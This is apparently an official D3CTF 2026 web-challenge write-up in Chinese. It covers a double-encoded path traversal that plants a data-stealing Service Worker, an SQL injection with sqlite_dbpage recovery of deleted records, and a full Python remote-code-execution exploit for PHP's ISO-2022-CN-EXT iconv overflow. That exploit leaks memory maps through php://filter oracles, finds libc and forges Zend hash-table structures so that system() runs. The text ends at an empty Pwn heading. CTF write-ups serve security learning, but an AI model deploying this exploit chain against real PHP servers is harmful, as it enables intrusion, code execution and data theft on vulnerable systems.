D3CTF-2026-Official-Writeup-CN

Web

Scope Drift

TL;DR

上传接口与静态文件服务对路径的解析方式不一致：

- 上传校验仅 URL Decode 一次；
- 文件读取会 Decode 两次并执行路径规范化。

因此可以通过双重编码的 `../`，将文件写入原本不可写的 admin 目录：

```
Code block
1   /u/guest/%252e%252e/admin/sw.js
```

该文件最终会被解析为：

```
Code block
1   /u/admin/sw.js
```

结合响应头：

```
Code block
1   Service-Worker-Allowed: /u/admin/
```

即可注册一个作用域为 `/u/admin/` 的 Service Worker，拦截 admin bot 对 dashboard 的访问并窃取 flag。

Vulnerability

上传接口只进行一次解码：

```
Code block
1   /u/guest/%252e%252e/admin/sw.js
```

```
          ↓ decode
/u/guest/%2e%2e/admin/sw.js
```

校验时路径仍以 `/u/guest/` 开头，因此能够通过检查。

静态文件服务读取文件时会再次解码并 normalize：

Code block

```
/u/guest/%2e%2e/admin/sw.js
         ↓ decode + normalize
/u/admin/sw.js
```

由此产生路径穿越，可以将任意内容写入 `/u/admin/` 。

Exploit

首先上传 `/u/guest/index.html` ，用于注册恶意 Service Worker：

Code block

```
<script>
(async () => {
  await navigator.serviceWorker.register(
    '/u/admin/sw.js?cb=' + Date.now(),
    {
      scope: '/u/admin/',
      updateViaCache: 'none'
    }
  );

  await navigator.serviceWorker.ready;
  location.href = '/u/admin/dashboard';
})();
</script>
```

随后通过路径穿越上传 Service Worker：

Code block

```
/u/guest/%252e%252e/admin/sw.js
```

Service Worker 拦截 dashboard 请求，并将响应内容发送到 guest webhook：

```
self.addEventListener('install', () => {
  self.skipWaiting();
});

self.addEventListener('activate', event => {
  event.waitUntil(self.clients.claim());
});

self.addEventListener('fetch', event => {
  const url = new URL(event.request.url);

  if (url.pathname !== '/u/admin/dashboard') return;

  event.respondWith((async () => {
    const response = await fetch(event.request);
    const body = await response.clone().text();

    await fetch('/webhook/guest', {
      method: 'POST',
      keepalive: true,
      headers: {
        'content-type': 'application/json'
      },
      body: JSON.stringify({ body })
    }).catch(() => {});

    return response;
  })());
});
```

最后让 admin bot 访问攻击页面：

Code block

```
GET /bot?url=http://host/u/guest/index.html
```

bot 携带 admin session 打开该页面后，会注册作用域为 `/u/admin/` 的 Service Worker。随后访问 `/u/admin/dashboard` 时，响应被 Service Worker 读取并发送至 webhook。

访问：

Code block

```
GET /inbox
```

即可从回传的 dashboard HTML 中获得 flag。

Ghost Zero

Sqlite_dbpage 恢复 pcap + 凭据复用提权

首页只有一个查询接口，分析前端 JS 以及搜索请求流程可以发现，搜索请求并非明文发送，而是通过一套加密通道向gateway请求

查询接口可以通过sql注入得到表结构

Code block

```
User
knowledge_base
logs??
q_8f3c1a72d90e4b65
```

某个表名是奇怪编码，会有几份正常pcap文件信息，并不重要

Code block

```
/test/7f9c18a2e44d/5d0185499f64d3116843ddcb3dd16344.pcap
/test/7f9c18a2e44d/04f9654471407af9db118e1cb7333bba.pcap
/test/7f9c18a2e44d/73cfa9f8eafad4b574970ae9ced11c67.pcap
/test/7f9c18a2e44d/d418e1a02f2f607a3d0f23a3cc1b9091.pcap
```

根据题目名以及描述联想到可能有被删除的信息，通过 sqlite_dbpage 能够恢复出测试环境下对一个废弃的 `/ddddddtestStat` 的接口测试 pcap 信息

pacp information

```
{
"tag": "Ghost_Zero",
"deleted": true,
"storagePath": "/app/data/test/7f9c18a2e44d/fe291443882d5
5af94bff1f9cddffb73.pcap",
"downloadPath": "/test/7f9c18a2e44d/fe291443882d55af94bff
1f9cddffb73.pcap",
"bytes": 3048,
"sha256": "1829670b437f5d952df05bb7b4440772372e83c22ec799
452d5da08a7957204b"
```

```
11  }
```

下载后，对 pcap 进行分析，可以得到关键的流程

Code block

```
1  POST /ddddddtestStat
2  {"principal":"ops-root","mode":"bootstrap","credentialType":"temporary"}
3  POST /api/auth/exchange
4  {"ticket":"...","grantType":"legacy-bootstrap"}
```

可以推断获取 ticket 需要向 `/ddddddtestStat` 请求，但是该接口直接通过 HTTP 是不可访问的，很容易联想到需要用前面的加密通道来请求，得到凭据

Code block

```
1  {
2  "exchangeTicket": "<ticket>",
3  "expiresIn": 180,
4  "grantType": "legacy-bootstrap",
5  "scope": "session"
6  }
```

虽然 scope 不匹配，但是 `/api/auth/exchange` 并没有校验，得到 admin Token 后请求 `/api/flag` 得到flag

dddɘw

出题思路来自 Black Hat USA 2026 议题 Burning Tears of PHP's Memory Hardening https://blackhat.com/us-26/briefings/schedule/#burning-tears-of-phps-memory-hardening-54061。题目发布时没有在题面中注明出处，这里补充说明并向 Frank 与相关研究者**诚挚致歉**。

web 部分负责把这三个参数转到 php 内部

Code block

```
1  $v = json_decode($state, true);
2  $v[$key] = md5_file($source);
3  echo json_encode($v);
```

其中 `state` 控制 `json_decode()` 产生的 `zend_array`，`key` 控制后续 hash lookup，`source` 进入 `md5_file()`，可以是 `php://filter` 或 `/proc/self/*`

核心漏洞是 `ISO-2022-CN-EXT` 转换中的 CNEXT oob，攻击 `zend_array`

Code block

```
CNEXT OOB
-> 改 mixed HashTable 的 hash index
-> lookup("k") 命中 fake Bucket
-> fake Bucket.val 指向 fake HashTable
-> 覆盖旧 array zval 触发析构
-> fake HashTable.pDestructor = system
```

我们要想办法让一次正常的 `zend_hash_lookup()` 走到伪造的 `Bucket`。而 php mixed array 的 hash index 由 key 的 hash 低位决定，近似可以理解为

Code block

```
slot = (uint32_t)hash(key) | ht->nTableMask
idx  = HT_HASH(arData, slot)
p    = arData + idx * sizeof(Bucket)
```

赛后了解到 Frank 的 RCE-CVE-2024-2961 https://github.com/GhostFrankWu/PHP-security-research/tree/main/RCE-CVE-2024-2961 选择 `Up9}` 作为逆向 hash 构造。Zend 字符串 hash 是 DJBX33A 形式，递推是 `h = h * 33 + c`，因为 33 在 `2^n` 模意义下可逆，所以可以反过来找一个可打印字符串，让 hash 低位落到想要的 slot。`Up9}` 的 hash 低 12 位为 0，适合把 0x400 大小表的查询压到第一个 hash slot。

不过我这里用的是更短的 `k`，hash 为 `0x800000000002b610`。

CNEXT 的 `0x48` 字节是把这个 slot 中原本的小 bucket index 改成 `0x48`，从而让后续正常 lookup 走到 `arData + 0x48 * sizeof(Bucket)`

`zend_hash_find_bucket()` 拿到 `Bucket` 后还会检查 key，大致要满足

Code block

```
Bucket.h   == hash(request_key)
Bucket.key == request_key
或 Bucket.key 指向的 zend_string 与 request_key 内容相同
```

我这里选择伪造一个 `zend_string("k")`

Code block

```
GC refcount = 1
GC type     = IS_STRING
h           = hash("k")
```

```
4   len         = 1
5   val         = "k\0"
```

fake bucket

Code block

```
1   Bucket.h   = hash("k")
2   Bucket.key = &fake_zend_string("k")
```

这样 lookup 会认为这个 oob bucket 确实属于请求中的 key `k`，它把绕过检查变成了满足检查，控制流仍然走 php 自己的 key 校验，只是校验对象已经被换成了布置好的结构。

Code block

```
1   {"x":{"a":{"p":1},"b":{"q":1},"c":{"r":1},"b":1,"a":1,"c":1},"k":1}
```

CNEXT 触发后产生可用字节 `0x48`，把根数组里 `k` 对应的 hash slot 改成 bucket index `0x48`。这个 bucket 落到我们通过 filter 输出控制的数据里，所以伪造

Code block

```
1   Bucket.val.value.arr = fake HashTable
2   Bucket.val.type      = IS_ARRAY_EX
3   Bucket.h             = hash("k")
4   Bucket.key           = fake zend_string("k")
```

赋值覆盖旧 zval 时会释放这个 fake array。fake HashTable 中把 `pDestructor` 填成 `system`，第一个 fake element 放命令字符串，最终效果是

Code block

```
1   system((char *)&fake_element.val)
```

FastCGI 不直接回显 `system()` 输出，所以写回 index

Code block

```
1   rm /home/work/scripts/index.php;/readflag>/home/work/scripts/index.php
```

EXP

Code block

```
#!/usr/bin/env python3
import argparse
import base64
import binascii
import json
import random
import re
import struct
import threading
import time
import urllib.parse
import zlib

import requests


SUBMIT = '{"x":{"a":{"p":1},"b":{"q":1},"c":{"r":1},"b":1,"a":1,"c":1},"k":1}'

LIBC_MD5 = "da28dbab52c3bf778ba65fe790fefd55"
LIBC_FIRST_MAP_SIZE = 0x28000
LIBC_SYSTEM_OFF = 0x50D70

HT_OFF = 0x14100
ELEM_OFF = 0x14200
FAKE_KEY_OFF = 0xB0
ZENDMM_MAPS_OFF = 0x2DE

BUG = "劄".encode()
KEY_HASH_K = 0x800000000002B610
RAW_SIZE = 237


def encode_params(state, key, source):
    return (
        urllib.parse.quote(state, safe="")
        + ";"
        + urllib.parse.quote(key, safe="")
        + ";"
        + urllib.parse.quote(source, safe="")
    )


class Target:
    def __init__(self, base_url, timeout=10.0):
        self.base_url = base_url.rstrip("/")
```

```
        self.timeout = timeout
        self.session = requests.Session()
        self.item_id = self.get_item_id()
        self.stream_url = f"{self.base_url}/Videos/{self.item_id}/stream"

    def get_item_id(self):
        r = self.session.get(f"{self.base_url}/Items", timeout=self.timeout)
        r.raise_for_status()
        m = re.search(r'"Id"\s*:\s*"([0-9a-fA-F]{8})"', r.text)
        if not m:
            raise RuntimeError("failed to parse item id")
        return m.group(1)

    def post_source(self, source, state="{}", key="k", timeout=None):
        return self.session.post(
            self.stream_url,
            data={"params": encode_params(state, key, source)},
            timeout=timeout or self.timeout,
        )

    def md5_source(self, source):
        try:
            r = self.post_source(source)
        except requests.RequestException:
            return None
        if r.status_code >= 500:
            return None
        try:
            v = json.loads(r.text).get("k")
        except Exception:
            return None
        return v if isinstance(v, (str, bool)) else None

    def flag(self):
        r = self.session.get(f"{self.base_url}/Items", timeout=self.timeout)
        r.raise_for_status()
        return r.text.strip()


class WorkerBlockers:
    def __init__(self, target, count):
        self.target = target
        self.count = count
        self.stop = threading.Event()
        self.threads = []

    def start(self):
```

```
        for i in range(self.count):
            t = threading.Thread(target=self._worker, args=(i,), daemon=True)
            t.start()
            self.threads.append(t)
            time.sleep(0.1)
        time.sleep(1.0)

    def close(self):
        self.stop.set()

    def _worker(self, _):
        target = Target(self.target.base_url, timeout=35.0)
        blocker = (
            "php://filter/"
            + "|".join(["convert.iconv.L1.UCS-4"] * 15)
            + "/resource=data:text/plain,AAAA"
        )
        while not self.stop.is_set():
            try:
                target.post_source(blocker, state='{"x":1}', key="k",
timeout=35.0)
            except Exception:
                pass
            time.sleep(0.05)


def wait_for_stable_maps(target, samples=6, deadline=15.0):
    last = []
    end = time.time() + deadline
    while time.time() < end:
        last = [target.md5_source("/proc/self/maps") for _ in range(samples)]
        if len(set(last)) == 1:
            return last
        time.sleep(0.5)
    return last


class Bruteforcer:
    BLOW_UP_UTF32 = "convert.iconv.L1.UCS-4"
    BLOW_UP_INFINITY = "|".join([BLOW_UP_UTF32] * 15)
    HEADER = "convert.base64-encode"
    FLIP = "convert.iconv.CSUNICODE.CSUNICODE|convert.iconv.UCS-4LE.10646-
1:1993|convert.base64-decode|convert.base64-encode"
    FLIP_WARNING_FRIENDLY = "convert.quoted-printable-encode|convert.quoted-
printable-
encode|convert.iconv.L1.utf7|convert.iconv.L1.utf7|convert.iconv.L1.utf7|conver
```

```
    t.iconv.L1.utf7|convert.iconv.CSUNICODE.CSUNICODE|convert.iconv.UCS-4LE.10646-1:1993|convert.base64-decode|convert.base64-encode"
    R2 = "convert.iconv.CSUNICODE.UCS-2BE"
    R4 = "convert.iconv.UCS-4LE.10646-1:1993"
    ROT1 = "convert.iconv.437.CP930"
    BE = "convert.quoted-printable-encode|convert.iconv..UTF7|convert.base64-decode|convert.base64-encode"

    def __init__(self, offset=0):
        self.offset = offset

    def send(self, filters):
        raise NotImplementedError

    def get_nth(self, n):
        out = []
        chunk = n // 2
        if chunk % 2 == 1:
            out.append(self.R4)
        out.extend([self.FLIP, self.R4] * int(chunk // 2))
        if (n % 2 == 1) ^ (chunk % 2 == 1):
            out.append(self.R2)
        return "|".join(out)

    def find_letter(self, prefix):
        if not self.send(f"{prefix}|dechunk|{self.BLOW_UP_INFINITY}"):
            if not self.send(f"{prefix}|{self.ROT1}|dechunk|{self.BLOW_UP_INFINITY}"):
                for n in range(5):
                    if self.send(f"{prefix}|" + f"{self.ROT1}|{self.BE}|" * (n + 1) + f"{self.ROT1}|dechunk|{self.BLOW_UP_INFINITY}"):
                        return "edcba"[n]
                return False
            if not self.send(f"{prefix}|string.tolower|{self.ROT1}|dechunk|{self.BLOW_UP_INFINITY}"):
                for n in range(5):
                    if self.send(f"{prefix}|string.tolower|" + f"{self.ROT1}|{self.BE}|" * (n + 1) + f"{self.ROT1}|dechunk|{self.BLOW_UP_INFINITY}"):
                        return "EDCBA"[n]
                return False
            if not self.send(f"{prefix}|convert.iconv.CSISO5427CYRILLIC.855|dechunk|{self.BLOW_UP_INFINITY}"):
                return "*"
            if not self.send(f"{prefix}|convert.iconv.CP1390.CSIBM932|dechunk|{self.BLOW_UP_INFINITY}"):
                return "f"
```

```
            if not self.send(f"{prefix}|string.tolower|convert.iconv.CP1390.CSIBM932|dechunk|{self.BLOW_UP_INFINITY}"):
                return "F"
            return False
        if not self.send(f"{prefix}|string.rot13|dechunk|{self.BLOW_UP_INFINITY}"):
            if not self.send(f"{prefix}|string.rot13|{self.ROT1}|dechunk|{self.BLOW_UP_INFINITY}"):
                for n in range(5):
                    if self.send(f"{prefix}|string.rot13|" + f"{self.ROT1}|{self.BE}|" * (n + 1) + f"{self.ROT1}|dechunk|{self.BLOW_UP_INFINITY}"):
                        return "rqpon"[n]
                return False
            if not self.send(f"{prefix}|string.rot13|string.tolower|{self.ROT1}|dechunk|{self.BLOW_UP_INFINITY}"):
                for n in range(5):
                    if self.send(f"{prefix}|string.rot13|string.tolower|" + f"{self.ROT1}|{self.BE}|" * (n + 1) + f"{self.ROT1}|dechunk|{self.BLOW_UP_INFINITY}"):
                        return "RQPON"[n]
                return False
            if not self.send(f"{prefix}|string.rot13|convert.iconv.CP1390.CSIBM932|dechunk|{self.BLOW_UP_INFINITY}"):
                return "s"
            if not self.send(f"{prefix}|string.rot13|string.tolower|convert.iconv.CP1390.CSIBM932|dechunk|{self.BLOW_UP_INFINITY}"):
                return "S"
            return False
        if not self.send(f"{prefix}|{self.ROT1}|string.rot13|dechunk|{self.BLOW_UP_INFINITY}"):
            if not self.send(f"{prefix}|convert.iconv.UTF8.IBM1140|string.rot13|dechunk|{self.BLOW_UP_INFINITY}"):
                return "+"
            if self.send(f"{prefix}|{self.ROT1}|string.rot13|{self.BE}|{self.ROT1}|dechunk|{self.BLOW_UP_INFINITY}"):
                return "k"
            if self.send(f"{prefix}|{self.ROT1}|string.rot13|{self.BE}|{self.ROT1}|{self.BE}|{self.ROT1}|dechunk|{self.BLOW_UP_INFINITY}"):
                return "j"
            if self.send(f"{prefix}|{self.ROT1}|string.rot13|{self.BE}|{self.ROT1}|{self.BE}|{self.ROT1}|{self.BE}|{self.ROT1}|dechunk|{self.BLOW_UP_INFINITY}"):
                return "i"
```

```
            return False
        if not self.send(f"{prefix}|string.tolower|{self.ROT1}|string.rot13|dechunk|{self.BLOW_UP_INFINITY}"):
            if self.send(f"{prefix}|string.tolower|{self.ROT1}|string.rot13|{self.BE}|{self.ROT1}|dechunk|{self.BLOW_UP_INFINITY}"):
                return "K"
            if self.send(f"{prefix}|string.tolower|{self.ROT1}|string.rot13|{self.BE}|{self.ROT1}|{self.BE}|{self.ROT1}|dechunk|{self.BLOW_UP_INFINITY}"):
                return "J"
            if self.send(f"{prefix}|string.tolower|{self.ROT1}|string.rot13|{self.BE}|{self.ROT1}|{self.BE}|{self.ROT1}|{self.BE}|{self.ROT1}|dechunk|{self.BLOW_UP_INFINITY}"):
                return "I"
            return False
        if not self.send(f"{prefix}|string.rot13|{self.ROT1}|string.rot13|dechunk|{self.BLOW_UP_INFINITY}"):
            if self.send(f"{prefix}|string.rot13|{self.ROT1}|string.rot13|{self.BE}|{self.ROT1}|dechunk|{self.BLOW_UP_INFINITY}"):
                return "x"
            if self.send(f"{prefix}|string.rot13|{self.ROT1}|string.rot13|{self.BE}|{self.ROT1}|{self.BE}|{self.ROT1}|dechunk|{self.BLOW_UP_INFINITY}"):
                return "w"
            if self.send(f"{prefix}|string.rot13|{self.ROT1}|string.rot13|{self.BE}|{self.ROT1}|{self.BE}|{self.ROT1}|{self.BE}|{self.ROT1}|dechunk|{self.BLOW_UP_INFINITY}"):
                return "v"
            return False
        if not self.send(f"{prefix}|string.tolower|string.rot13|{self.ROT1}|string.rot13|dechunk|{self.BLOW_UP_INFINITY}"):
            if self.send(f"{prefix}|string.tolower|string.rot13|{self.ROT1}|string.rot13|{self.BE}|{self.ROT1}|dechunk|{self.BLOW_UP_INFINITY}"):
                return "X"
            if self.send(f"{prefix}|string.tolower|string.rot13|{self.ROT1}|string.rot13|{self.BE}|{self.ROT1}|{self.BE}|{self.ROT1}|dechunk|{self.BLOW_UP_INFINITY}"):
                return "W"
            if self.send(f"{prefix}|string.tolower|string.rot13|{self.ROT1}|string.rot13|{self.BE}|{self.ROT1}|{self.BE}|{self.ROT1}|{self.BE}|{self.ROT1}|dechunk|{self.BLOW_UP_INFINITY}"):
                return "V"
            return False
        checks = [
            ("convert.iconv.CP285.CP280|string.rot13", "Z"),
            ("string.toupper|convert.iconv.CP285.CP280|string.rot13", "z"),
            ("string.rot13|convert.iconv.CP285.CP280|string.rot13", "M"),
```

```
("string.rot13|string.toupper|convert.iconv.CP285.CP280|string.rot13", "m"),
            ("convert.iconv.CP273.CP1122|string.rot13", "y"),
            ("string.tolower|convert.iconv.CP273.CP1122|string.rot13", "Y"),
            ("string.rot13|convert.iconv.CP273.CP1122|string.rot13", "l"),
("string.tolower|string.rot13|convert.iconv.CP273.CP1122|string.rot13", "L"),
("convert.iconv.500.1026|string.tolower|convert.iconv.437.CP930|string.rot13",
"h"),
("string.tolower|convert.iconv.500.1026|string.tolower|convert.iconv.437.CP930|
string.rot13", "H"),
("string.rot13|convert.iconv.500.1026|string.tolower|convert.iconv.437.CP930|st
ring.rot13", "u"),
("string.rot13|string.tolower|convert.iconv.500.1026|string.tolower|convert.ico
nv.437.CP930|string.rot13", "U"),
            ("convert.iconv.CP1390.CSIBM932", "g"),
            ("string.tolower|convert.iconv.CP1390.CSIBM932", "G"),
            ("string.rot13|convert.iconv.CP1390.CSIBM932", "t"),
            ("string.rot13|string.tolower|convert.iconv.CP1390.CSIBM932", "T"),
            ("convert.iconv.UTF8.CP930", "/"),
        ]
        for chain, out in checks:
            if not self.send(f"{prefix}|{chain}|dechunk|
{self.BLOW_UP_INFINITY}"):
                return out
        return "*"

    def find_number(self, i):
        prefix = f"{self.HEADER}|{self.get_nth(i)}|convert.base64-encode"
        s = self.find_letter(prefix)
        if s in "MNO":
            prefix = f"{self.HEADER}|{self.get_nth(i)}|convert.base64-encode|
{self.R2}"
            ss = self.find_letter(prefix)
            table = {
                "M": [("CDEFGH", "0"), ("STUVWX", "1"), ("ijklmn", "2"),
("yz*", "3")],
                "N": [("CDEFGH", "4"), ("STUVWX", "5"), ("ijklmn", "6"),
("yz*", "7")],
                "O": [("CDEFGH", "8"), ("STUVWX", "9")],
            }
            for charset, num in table[s]:
                if ss in charset:
```

```
                    return num
        return "*"

    def find_value(self, i):
        while True:
            old = self.FLIP
            prefix = f"{self.HEADER}|{self.get_nth(i)}"
            letter = self.find_letter(prefix)
            if letter == "*":
                letter = self.find_number(i)
            if letter == "*" and old != self.FLIP_WARNING_FRIENDLY:
                self.FLIP = self.FLIP_WARNING_FRIENDLY
            else:
                return letter

    @staticmethod
    def pad_base64(s):
        off = len(s) % 4
        if off >= 2:
            return s + (4 - off) * "="
        if off == 1:
            return s + "A=="
        return s

    def bruteforce(self):
        b64 = ""
        i = int((4 * self.offset / 3) // 4) * 4
        while True:
            letter = self.find_value(i)
            if not letter:
                break
            i += 1
            b64 += letter
            yield b64, base64.b64decode(self.pad_base64(b64))


class FileBruteforcer(Bruteforcer):
    def __init__(self, target, file_to_leak, offset=0, votes=1):
        self.target = target
        self.file_to_leak = file_to_leak
        self.n = 0
        self.max_len = 0
        self.start_byte = (offset // 3) * 3
        self.votes = votes
        super().__init__(offset)

    def send_once(self, filters):
```

```
309             self.n += 1
310             source = f"php://filter/{filters}/resource={self.file_to_leak}"
311             self.max_len = max(self.max_len, len(source))
312             try:
313                 r = self.target.post_source(source)
314                 blowup = r.status_code >= 500
315             except requests.RequestException:
316                 blowup = True
317             if self.n <= 5 or self.n % 500 == 0:
318                 print(f"[file {self.n}@{self.start_byte:#x}] len={len(source):#x}
    blow={int(blowup)}", flush=True)
319             return blowup
320 
321         def send(self, filters):
322             if self.votes <= 1:
323                 return self.send_once(filters)
324             return sum(int(self.send_once(filters)) for _ in range(self.votes)) *
    2 >= self.votes
325 
326 
327     def parse_zendmm_chunks(maps_text):
328         chunks = set()
329         line_re = re.compile(r"^([0-9a-f]+)-([0-9a-f]+)\s+([rwxps-]{4})\s+([0-9a-
    f]+)\s+\S+\s+\d+\s*(.*)$")
330         for line in maps_text.splitlines():
331             m = line_re.match(line)
332             if not m:
333                 continue
334             start = int(m.group(1), 16)
335             end = int(m.group(2), 16)
336             perms = m.group(3)
337             off = int(m.group(4), 16)
338             path = m.group(5).strip()
339             if perms != "rw-p" or off != 0 or path or start < 0x700000000000:
340                 continue
341             for chunk in range((start + 0x1FFFFF) & ~0x1FFFFF, end & ~0x1FFFFF,
    0x200000):
342                 chunks.add(chunk)
343 
344         end_re = re.compile(r"([^\s-]{12,16})-([0-9a-f]{12,16})\s+rw-
    p\s+00000000\s+00:00\s+0")
345         for m in end_re.finditer(maps_text):
346             end = int(m.group(2), 16)
347             if end >= 0x700000000000 and not (end & 0x1FFFFF):
348                 chunk = end - 0x200000
349                 templ = m.group(1).lower()
350                 cand = f"{chunk:x}"
```

```
            if len(cand) == len(templ) and all(a == b or a not in "0123456789abcdef" for a, b in zip(templ, cand)):
                chunks.add(chunk)

    loose_re = re.compile(r"([0-9a-f]{12,16})-([^\s]{8,16})\s+rw-p\s+00000000\s+00:00\s+0")
    for m in loose_re.finditer(maps_text):
        if all(c in "0123456789abcdef" for c in m.group(2).lower()):
            continue
        start = int(m.group(1), 16)
        if start >= 0x700000000000 and not (start & 0x1FFFFF):
            chunks.add(start)

    prefix_re = re.compile(r"(?:^|\n)(7[0-9a-f]{5,11})(?:[^0-9a-f]|$)")
    for m in prefix_re.finditer(maps_text):
        prefix = m.group(1)
        if 6 <= len(prefix) < 12:
            base = int(prefix.ljust(12, "0"), 16)
            span = 1 << (4 * (12 - len(prefix)))
            if span <= 0x2000000:
                start = (base + 0x1FFFFF) & ~0x1FFFFF
                for chunk in range(start, base + span, 0x200000):
                    chunks.add(chunk)
    return sorted(chunks)


def leak_chunks_window(target, center=ZENDMM_MAPS_OFF, votes=1):
    offsets = []
    for candidate in [center, 0x2BF, 0x30F, 0x340, 0x28E, 0x23E, 0x20D]:
        for delta in (0, -3, 3, -6, 6):
            off = candidate + delta
            if off >= 0 and off not in offsets:
                offsets.append(off)
    for off in offsets:
        bf = FileBruteforcer(target, "/proc/self/maps", off, votes=votes)
        segment = b""
        try:
            for _, cur in bf.bruteforce():
                segment = cur
                chunks = parse_zendmm_chunks(segment.decode("latin-1", "replace"))
                if chunks:
                    print("[+] chunks:", ", ".join(hex(x) for x in chunks), flush=True)
                    return chunks
                if len(segment) >= 128:
                    break
```

```
394             except (binascii.Error, TypeError):
395                 pass
396         return []
397 
398 
399     def leak_chunks_full(target, max_bytes=1600):
400         leaked = b""
401         start = 0
402         retries = 0
403         while len(leaked) < max_bytes and retries < 12:
404             bf = FileBruteforcer(target, "/proc/self/maps", start, votes=3 if
    start >= 700 else 1)
405             before = len(leaked)
406             try:
407                 for _, cur in bf.bruteforce():
408                     cand = leaked[:bf.start_byte] + cur
409                     if len(cand) >= bf.start_byte:
410                         leaked = cand
411                     chunks = parse_zendmm_chunks(leaked.decode("latin-1",
    "replace"))
412                     if chunks:
413                         print("[+] chunks:", ", ".join(hex(x) for x in chunks),
    flush=True)
414                         return chunks
415                     if len(leaked) >= max_bytes:
416                         break
417             except (binascii.Error, TypeError):
418                 pass
419             retries = 0 if len(leaked) > before else retries + 1
420             start = max(0, ((len(leaked) - 12) // 3) * 3)
421         raise RuntimeError("failed to leak zendmm chunk from maps")
422 
423 
424     def expand_chunks(chunks, spread):
425         order = [2, 3, 1, 0, 4, 5, 6] + [i for i in range(spread + 1) if i not in
    [2, 3, 1, 0, 4, 5, 6]]
426         out, seen = [], set()
427         for chunk in chunks:
428             for i in order:
429                 if i > spread:
430                     continue
431                 x = chunk + i * 0x200000
432                 if x not in seen:
433                     seen.add(x)
434                     out.append(x)
435         return out
436 
```

```
437
438 def find_libc(target, chunks, delta_min=0x2F00000, delta_max=0x6000000):
439     for chunk in chunks:
440         start = (chunk + delta_min) & ~0xFFF
441         end = chunk + delta_max
442         print(f"[*] scan libc near {chunk:#x}", flush=True)
443         for n, addr in enumerate(range(start, end + 1, 0x1000), 1):
444             path = f"/proc/self/map_files/{addr:x}-{addr +
    LIBC_FIRST_MAP_SIZE:x}"
445             v = target.md5_source(path)
446             if n <= 5 or n % 256 == 0 or v:
447                 print(f"[map {n}] {addr:#x} -> {v}", flush=True)
448             if v == LIBC_MD5:
449                 print(f"[+] libc={addr:#x}", flush=True)
450                 return addr
451     raise RuntimeError("libc not found")
452
453
454 def p32(x):
455     return struct.pack("<I", x & 0xFFFFFFFF)
456
457
458 def p64(x):
459     return struct.pack("<Q", x & 0xFFFFFFFFFFFFFFFF)
460
461
462 def raw_deflate(data):
463     return zlib.compress(data, 9)[2:-4]
464
465
466 def chunked_chunk(data, size=None):
467     if size is None:
468         size = len(data) + 8
469     keep = len(data) + 2
470     return f"{len(data):x}".rjust(size - keep, "0").encode() + b"\n" + data +
    b"\n"
471
472
473 def compressed_bucket(data):
474     return chunked_chunk(data, 0x8000)
475
476
477 def build_resource_from_raws(raws, suffix=""):
478     trigger = b"!" * (0x140 - 3) + BUG
479     pages = compressed_bucket(trigger)
480     pages += b"".join(compressed_bucket(base64.b64encode(raw)) for raw in raws)
481     body = base64.b64encode(raw_deflate(raw_deflate(pages))).decode()
```

```
482         return (
483             "php://filter/"
484             "zlib.inflate|zlib.inflate|dechunk|"
485             "convert.iconv.UTF-8.ISO-2022-CN-EXT|"
486             "convert.base64-decode"
487             + suffix
488             + "/resource=data:text/plain; base64,"
489             + body
490         )
491
492
493     def fake_zend_string(value, h=KEY_HASH_K):
494         return p32(1) + p32(0x1006) + p64(h) + p64(len(value)) + value + b"\x00"
495
496
497     def fake_hash_table(ar_data, n_used, dtor, hash_size=0x80):
498         mask = (-((hash_size // 4) & 0xFFFFFFFF)) & 0xFFFFFFFF
499         return (
500             p32(1)
501             + p32(7)
502             + p32(0x10)
503             + p32(mask)
504             + p64(ar_data)
505             + p32(n_used)
506             + p32(n_used)
507             + p32(8)
508             + p32(0)
509             + p64(0)
510             + p64(dtor)
511         ).ljust(0x80, b"H")
512
513
514     def fake_bucket_array(array, key, key_hash=KEY_HASH_K):
515         return p64(array) + p32(0x307) + p32(0xFFFFFFFF) + p64(key_hash) + p64(key)
516
517
518     def entropy(seed):
519         rng = random.Random(seed)
520         return bytearray(rng.randrange(1, 256) for _ in range(RAW_SIZE))
521
522
523     def build_payload(ht, elem, system):
524         raws = [entropy(i) for i in range(10)]
525         fake_array = ht + 0x20
526         ar_data = elem + 0x80
527         raws[0][0x20:0xA0] = fake_hash_table(ar_data, 1, system)
528         fk = fake_zend_string(b"k")
```

```
    raws[0][FAKE_KEY_OFF:FAKE_KEY_OFF + len(fk)] = fk
    key = ht + FAKE_KEY_OFF
    cmd = b"rm /home/work/scripts/index.php;/readflag>/home/work/scripts/index.php\x00"
    raws[1][0x80:0x80 + len(cmd)] = cmd
    fake_bucket = fake_bucket_array(fake_array, key)
    for raw in raws[2:]:
        raw[0x80:0xA0] = fake_bucket
    return build_resource_from_raws([bytes(x) for x in raws], "|convert.iconv.L1.L1")


def solve(args):
    target = Target(args.url)
    blockers = None
    try:
        if args.blockers > 0:
            blockers = WorkerBlockers(target, args.blockers)
            blockers.start()
            print("[*] maps md5 samples:", wait_for_stable_maps(target), flush=True)

        chunks = args.chunk_base or leak_chunks_window(target)
        if not chunks:
            chunks = leak_chunks_full(target)
        chunks = expand_chunks(chunks, args.chunk_spread)

        libc = args.libc_base or find_libc(target, chunks, args.libc_delta_min, args.libc_delta_max)
        system = libc + LIBC_SYSTEM_OFF
        print(f"[+] system={system:#x}", flush=True)

        for r in range(args.attempts):
            for chunk in chunks:
                ht = chunk + HT_OFF
                elem = chunk + ELEM_OFF
                payload = build_payload(ht, elem, system)
                print(f"[*] try={r} chunk={chunk:#x} len={len(payload)}", flush=True)
                try:
                    resp = target.post_source(payload, state=SUBMIT, key="k")
                    print(f"    status={resp.status_code} size={len(resp.content)}", flush=True)
                except requests.RequestException as e:
                    print(f"    request failed: {e}", flush=True)
                time.sleep(0.2)
                flag = target.flag()
```

```
                if re.search(r"\b(?:d3ctf|flag)\{", flag):
                    print(flag)
                    return
        raise RuntimeError("failed")
    finally:
        if blockers:
            blockers.close()


def main():
    ap = argparse.ArgumentParser()
    ap.add_argument("url")
    ap.add_argument("--chunk-base", type=lambda x: int(x, 0), action="append",
default=[])
    ap.add_argument("--libc-base", type=lambda x: int(x, 0))
    ap.add_argument("--libc-delta-min", type=lambda x: int(x, 0),
default=0x2F00000)
    ap.add_argument("--libc-delta-max", type=lambda x: int(x, 0),
default=0x6000000)
    ap.add_argument("--chunk-spread", type=int, default=4)
    ap.add_argument("--blockers", type=int, default=4)
    ap.add_argument("--attempts", type=int, default=3)
    solve(ap.parse_args())


if __name__ == "__main__":
    main()
```

Pwn

> D^3CTF 2026 Pwn 方向出题组 `ディーキューブ・シーティーエフ カーネル Pwn 製作委員会` 敬上

d3kbus

